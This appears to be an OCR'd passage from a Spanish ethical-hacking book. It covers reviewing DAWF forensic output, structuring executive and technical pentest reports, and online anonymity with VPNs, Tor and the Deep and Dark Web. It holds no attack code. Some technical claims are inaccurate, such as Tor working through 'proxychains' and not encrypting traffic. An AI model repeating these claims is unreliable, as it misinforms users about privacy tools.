
Al terminar el proceso, aparecerá una ventana avisando de ello, así como donde guardo lo encontrado.



Ahora, dentro de la carpeta “evidencias”, entraremos a la carpeta nueva que creo DAWF, en donde veras algo parecido a esto.



Aquí dentro de las categorías podremos ver información de registros y uso de la máquina, no tiene sentido ir por cada uno de los archivos que genera DAWF, pero el uso es el mismo, entra a la carpeta de la categoría, digamos que queremos ver lo que se ha hecho en la máquina, entraremos a la primera carpeta.



Ahora abriremos como ejemplo, el archivo de “ExecutedProgramList”, que nos dirá todos los programas que han sido ejecutados en la máquina, todos estos archivos están en HTML, así que podemos abrirlos con cualquier navegador.

Dentro del archivo verás en una tabla los programas que han sido ejecutados, fechas, usuarios, y ubicaciones, y en los demás archivos hay otro tipo de información que podría ayudarte desde a detectar mal uso del sistema, hasta maneras en las que hubo una intrusión.

Executed Programs List

Created by using ExecutedProgramsList

Executed File	File Last Modified	File Created On	File Size	File Attributes	Product Name
C:\Program Files (x86)\Google\Chrome\Application\chrome.exe	13/09/2018 3:25:52	23/04/2018 10:31:43	1,469,784	A	Google Chrome
C:\PROGRAM FILES (X86)\Google\Update\GOOGLEUPDATE.EXE	23/04/2018 10:30:25	23/04/2018 10:30:26	153,168	AT	Google Update
C:\PROGRAM FILES\TightVNC\TVNSERVER.EXE	14/03/2017 10:47:02	14/03/2017 10:47:02	1,725,480	A	TightVNC

7

Informe

El trabajar como hacker profesional requiere muchas habilidades técnicas, de resolución de problemas, entre otras cosas, pero una de las cosas que a casi ningún hacker profesional nos gusta, es la parte final de cualquier trabajo, el informe.

Tenemos que recordar que aunque un servicio de ciberseguridad es altamente valioso, no producimos ni creamos nada realmente, solo auditamos, entonces nuestro entregable y prueba de trabajo para nuestros clientes, es el cómo reportamos el trabajo que hemos realizado, así como la metodología que utilizamos que es una de las habilidades más importantes que un profesional de ciberseguridad debe tener, además, es un hecho que a pesar que hay cientos de libros de pentesting y ataques, cientos de miles de horas de entrenamiento para esto, y varios centros de capacitación, podría apostar que menos del 10% del material está dedicado a la etapa del informe.

Tanto este libro, como nuestras capacitaciones, están diseñadas no solo para entrenarte como hacker, si no para que puedas utilizar tus conocimientos en un uso profesional así que esta es una etapa que no debes ignorar.

Metodología

A pesar de que hay varias menciones de metodologías para reportar, no hay tal cosa como una sola centralizada y única para reportar, podemos decir que generalmente hablando todos los hackers profesionales seguimos la metodología de prueba de penetración, pero el tema de informe es relativamente subjetivo, sin embargo, hay algunos puntos que deben ser adecuadamente explicados al cliente.

En la mayoría de las consultorías, se entregan dos informes en una prueba de penetración o auditoría, el primero, llamado el informe ejecutivo, está diseñado para un director o ejecutivo de la empresa, no un experto en seguridad, y el segundo, llamado el informe técnico, es para el jefe o experto en seguridad o sistemas, y menciona todos los detalles técnicos de la metodología y las recomendaciones técnicas de cómo mejorar el nivel de ciberseguridad.

Informe Ejecutivo


El informe ejecutivo, como mencionaba, no es para el experto en seguridad, es para el ejecutivo o director de empresa que no tiene conocimientos o interés en los detalles técnicos del estado de seguridad de su organización, a esta persona le interesa conocer el estado general de la situación, y el cómo y en cuanto tiempo se va a remediar los problemas, recuerda, a pesar de que la profesión de ciberseguridad es una profesión técnica, la razón por la que existe es para proteger los activos tangibles e intangibles, (es decir, dinero) de una organización, así que a los tomadores de decisiones debes de traducir la inversión que se le hizo para mejorar su seguridad en cosas tangibles, como “si hubiera pasado esto, hubieras perdido x cantidad de dinero”, o “si x ataque sucediera, se detendrá la operación de la empresa x tiempo”.

Tomando esto en cuenta, lo principal que sugiero incluido en un informe ejecutivo es lo siguiente, toma en cuenta que esto generalmente se presenta más en gráficas y tablas que en detalles técnicos:

El contexto: Esto se refiere a el objetivo de la auditoria, activos que se auditaron, tiempo, etc.


Resultados/conclusiones: En esta sección se debe de hablar de la efectividad del pentester en llegar a los objetivos que se establecieron, en términos generales, se comprometió algún sistema, o ninguno, o algunos en cierta medida, etc.

Ranking de riesgo: Aunque un análisis de riesgo completo es otro tema completamente diferente, es recomendable dar un valor numérico del nivel de riesgo que presenta la organización, es relativamente subjetivo, pero esto es tomando en cuenta si las vulnerabilidades encontradas son críticas o no, y si están en un sistema importante o no, una forma de hacer esto es catalogar el nivel de riesgo organizacional general, y por áreas, por ejemplo, esto se puede dividir por departamentos o por activos (digamos, si sus sistemas son seguros, pero su personal está mal entrenado, entonces tienen bajo riesgo en el sistema pero alto en el personal, entonces la mitigación debe de enfocarse a entrenamiento más que inversión en infraestructura).



Encuentros generales: Aquí es un resumen de lo que se encontró o los errores principales, por ejemplo, si la mayoría de los errores fueron a

base de falta de entrenamiento, o falta de actualización, o de la red, etc, generalmente esto se presenta en una tabla o gráfica.



Resumen de recomendaciones: En este apartado se menciona las recomendaciones como experto para elevar el nivel de seguridad, que cosas son prioridad, que cosas no, y como se podría resolver, recuerda, el trabajo del pentester no es asegurar, ese es un trabajo adicional.

Plan de acción: Esto es relativo a la organización, pero un plan de acción pone acciones en concreto que recomiendes como experto para que se eleve el nivel de seguridad empresarial, y plazos específicos en los que debería de cumplirse ciertas metas.

Completed at the time of this assessment
Tasks
Identify internal security point of contact • Identify current resources to dedicate the task of resolving security concerns within the environment. The remediation process should be owned and supported by senior staff in order to effectively manage its completion. • Secure appropriate funding for initial program review and 3rd party assessment
Identify Current Security State of security • This task will be performed at an executive level. CLIENT will identify the proper ownership and executive support channel to champion this effort. In addition, CLIENT will need to take inventory of the "Security Management Chain of Command", Policy, Procedure, and Compliance tracking sophistication.

One (1) to Three (3) Months
Tasks
Create Remediation Strategy • Leverage results found within the Penetration Test to create a full remediation strategy • This assessment report will provide the basis for this action. It must now be formalized and approved by the CLIENT Security Team.
Create Information Security Council/Task Force • To gain better traction in the remediation and security onboarding process, CLIENT should create a specific ISEC council to aid in remediation and adequately involve each individual team. • The council should consist of Management of each individual business unit • ....
Begin Security Project planning • Assign Executive owners of security for CLIENT • ...
Prioritize Remediation Events • Leverage results found within Penetration Test to gain understanding of the tasks needed to be performed in order to resolve the risks identified. • Assign priority listing to remediation tasks that will provide the highest level of impact and largest reduction of identified risk. • Start process with server patching to gain quick increases in environment security.
Patch Services • Specific things to be fixed/how... • ...
Harden Servers • ... • ...

Informe Técnico

Esta sección no va dirigida a los ejecutivos, si no a los programadores, o ingenieros de sistemas, aquí es donde deberás ser tan detallado y técnico como sea posible, lo importante aquí es la narrativa del ataque, que es donde redactas la metodología, con capturas de pantalla y detalles de las herramientas y comandos utilizados, como obtuviste acceso a los recursos de la organización, para esto vas a redactar la metodología que has aprendido a lo largo de este libro.

Partes de un informe técnico:

Introducción: En la sección de introducción deberás reportar el inventario inicial del ataque, que puede ser cosas como el personal involucrado, la información de contacto, el alcance de activos involucrados, el objetivo, y la estrategia.

Reconocimiento: deberás documentar todas las técnicas de reconocimiento, herramientas, y comandos que hayas utilizado para obtener información para realizar el ataque.

Análisis de vulnerabilidades: Documentar todo lo que se utilizó y lo que se obtuvo en esta fase del pentest.

Explotación: Documentar todo lo que se utilizó y lo que se obtuvo en esta fase del pentest.

Post- Explotación: Documentar todo lo que se utilizó y lo que se obtuvo en esta fase del pentest.

Riesgo: En este punto la meta es darle al cliente la habilidad de identificar, visualizar y mitigar las vulnerabilidades encontradas, así que aquí deberás cubrir los incidentes en los que fueron comprometidos los recursos, que tan probable es que sucedan, el grado de magnitud que representa, y las pérdidas posibles que ocasiona un ataque real si el riesgo no es mitigado.

Conclusión: Finalmente, un resumen del pentest, plan de acción y recomendaciones para mejorar el nivel de seguridad de la organización.

Estas son las bases para realizar informes profesionales, aun sugiero que visites la página de pentest-standard para leer un poco al respecto http://www.pentest-standard.org/index.php/Reporting así como ver los ejemplos de informes que subí en https://whitesuithacking.com/material-libro.

8

Anonimato, Dark Web y Deep Web

Estos temas se han vuelto de más interés últimamente, pero realmente poca gente entiende cómo funciona y que es la Deep web y Dark web, adicionalmente, cada vez más gente es consciente de su privacidad debido al constante espionaje a nosotros que existe de parte del gobierno y las grandes corporaciones, así que en este capítulo hablemos algo del tema, a este punto ya no es necesario utilizar Kali Linux, y todo esto es compatible con Windows, Macintosh y Linux.

Anonimato

Antes de poder tener anonimato en la red, tenemos que entender cómo es que nos rastrean en la red y obtienen información nuestra, la forma en la que somos rastreados principalmente involucra a los siguientes factores:

Dirección IP y routers: Este es el primer factor que se utiliza para rastrear a una persona, ya que fácilmente con la IP podemos obtener la ubicación aproximada de una persona, su proveedor de internet, y por ese medio podríamos hacer escaneos que nos den más información, ya que nos podría permitir una comunicación con el router.

Adicionalmente, algo poco conocido pero real, es el hecho que a pesar que para un atacante la IP le da información de una ubicación aproximada, compañías como Apple y Google saben exactamente tu ubicación, debido a que los sistemas operativos de los móviles, al conectarse a un nuevo router, secretamente le mandan información de ubicación GPS a la compañía dueña del sistema (iOS-Apple, Android-Google), por lo que actualmente son de las compañías que potencialmente más información tienen de todos nosotros, Google tiene un formulario para solicitar que se borre o no se grabe más información de este tipo, sin embargo, Apple al momento que estoy escribiendo esto, no tiene tal herramienta.

Cookies: Este es el factor por el cual compañías como Facebook, Google y Amazon “mágicamente” saben en qué productos estamos interesados, que paginas visitamos, y mucha más información nuestra, esto es gracias a las sesiones que guardan las “cookies” de los navegadores, que

permiten rastrearte incluso cuando sales de las páginas de estas compañías. Por esta razón, Google sabe que estás haciendo incluso si no estás en una página de Google, igual que Facebook, Amazon y Microsoft.

Redes: Un atacante, como ya hemos mencionado en el libro, podría saber lo que estás haciendo si intercepta información que mandas dentro de una red privada, es cierto que con encriptación punta a punta difícilmente van a poder espiar la información que mandas por ese canal, sin embargo, hay otra clase de información no encriptada que mandas, como tus peticiones DNS (que dicen a qué página estas entrando), tu dirección MAC (que dice el nombre de tu fabricante), y potencialmente los servicios que utilizas.


Otros: Existen otros factores que pueden ayudar a una compañía u atacante a rastrarte, por ejemplo tu hardware (dirección MAC), tu sistema operativo, tu navegador, tu historial, tus búsquedas en Google u hábitos de navegación (por ejemplo las aerolíneas las utilizan para segmentar precios).

Y si te pones más estricto, hasta las antena telefónicas y las cámaras de seguridad en la calle pueden ser utilizadas para rastrear personas, sin embargo probablemente no tienes que preocuparte de esto mientras no seas buscado por una instancia gubernamental o militar.

Ahora que entiendes algunas de las cosas que utilizan para rastrearte, veamos cómo protegerte, a primera instancia puede sonar un poco complicado bloquear todos esos factores, sin embargo, en realidad no es muy complicado.

Empecemos por lo más básico, un VPN, un VPN bueno va a hacer dos cosas muy importantes, primero, va a encriptar el canal de comunicación, de forma que a pesar que estas conectado por tu router normal, todo el tráfico va a pasar por un “túnel” encriptado directamente al servidor VPN, y desde este servidor VPN vas a acceder al internet, esto encripta tu canal de comunicación de forma que si algún atacante intercepta las redes en tu LAN, no va a poder ver absolutamente nada, adicionalmente, va a esconder tu proveedor de internet (ISP), tu información de este, y tu IP, haciendo difícil que alguien te rastree por tu IP o por tu red o ISP.

Hay una debilidad, sin embargo, deberías de investigar la VPN que utilices, ya que esta VPN si tendrá acceso a toda la información que normalmente tu ISP y Router verían, y si la compañía elige, podría utilizar tu información de forma indebida, o compartirla con gobiernos, empresas o ISPs para rastreo, así que vale la pena investigar a los dueños de una empresa VPN, y sus políticas de privacidad, por ejemplo, cuando TunnelBear(una empresa de origen Canadiense) fue comprada por Mcafee, una empresa americana, algunos usuarios dejaron de utilizar el servicio debido a que al tener que acatar las leyes americanas con la compra, potencialmente tendrían que darle al gobierno americano datos de sus usuarios.




Ahora, una VPN ciertamente ayudara mucho a tu privacidad, sin embargo, si realizas búsquedas, incluso con navegadores "incognitos" como el de Chrome, vas a ser rastreado por medio de las sesiones, así que una solución sencilla es en las búsquedas utilizar buscadores como DuckDuckGo, que asegura no rastrar a sus usuarios, y no dar búsquedas ni publicidad personalizadas por lo mismo.

Sin embargo, si quieres ser realmente anónimo en la red usando tú mismo sistema operativo, una de tus mejores opciones es utilizar TOR, un navegador que puedes instalar entrando en la página https://www.torproject.org/. Este navegador tiene algunas características especiales, la primera, es que, utilizando la tecnología de TOR, te conecta al internet por medio de proxychains, lo cual esencialmente te conecta al

internet a través de otro sistema, que está conectado a otro sistema, de forma que se vuelve difícil para una organización u atacante, rastrearte, adicionalmente, TOR por defecto no guarda cookies, y el buscador por defecto es DuckDuckGo, así que es el navegador perfecto para anonimato.

Sin embargo, en TOR hay una diferencia entre anonimato y privacidad, ya que a pesar de que la tecnología TOR hace un buen trabajo escondiendo quién eres y donde estas, no esconde lo que estás haciendo, es decir, no encripta la información como un VPN.

Otra funcionalidad de TOR, es que permite acceso a los sitios .onion, que son en donde se encuentran muchos de los sitios en la Deep/Dark Web.



Deep Web & Dark Web

Ahora hablemos un poco de la Deep Web y la Dark Web, estos conceptos usualmente son causa de confusión y morbo, con leyendas sobre redes criminales e incluso conspiraciones dentro de estas redes, así que empecemos por entender que son estos conceptos, y cuál es la diferencia entre estos.

Deep Web

Empecemos por la Deep Web, esta es una clasificación que se refiere a todo lo que no pueda ser encontrado por un motor de búsqueda, y no necesariamente significa que es algo que sea explícitamente oculto o ilegal, simplemente es una limitación de la tecnología de un motor de búsqueda, un ejemplo sencillo es una base de datos dentro de una página web, por ejemplo algo como la base de datos de crímenes en Dakota del Norte, http://publicsearch.ndcourts.gov/default.aspx , si intentas encontrar resultados dentro de esta base de datos por medio de un motor de búsqueda como Google, DuckDuckGo o Bing, no lo lograras, entonces por definición esta información pertenece a la “Deep Web”, adicionalmente, no necesitas nada en especial fuera de un navegador común para acceder a un sitio de la “Deep Web”, de seguro lo has hecho cientos de veces en información dentro de páginas no indexadas.

Dark Web

La “Dark Web”, sin embargo, es algo completamente diferente, los sitios en la Dark Web son clasificados como los que son intencionalmente escondidos e inaccesibles a través de navegadores comunes. Los sitios de la Dark Web son creados para estar ocultos, dentro de aquí la privacidad es primordial, el contenido más conocido es el que se encuentra dentro de la red TOR, que puedes identificar por la terminación .onion de los sitios.

Esta es la red que es causa de diversas leyendas, teorías de conspiración y grupos criminales, y a pesar de que esto último si es verdad, existiendo dentro de esta red redes criminales enormes que van desde asesinos a sueldo hasta tráfico de drogas y de personas, también existe para combatir la censura en países con gobiernos opresores, dando acceso a un canal de comunicación seguro y anónimo comúnmente utilizado por los medios de comunicación oprimidos.



Como entrar

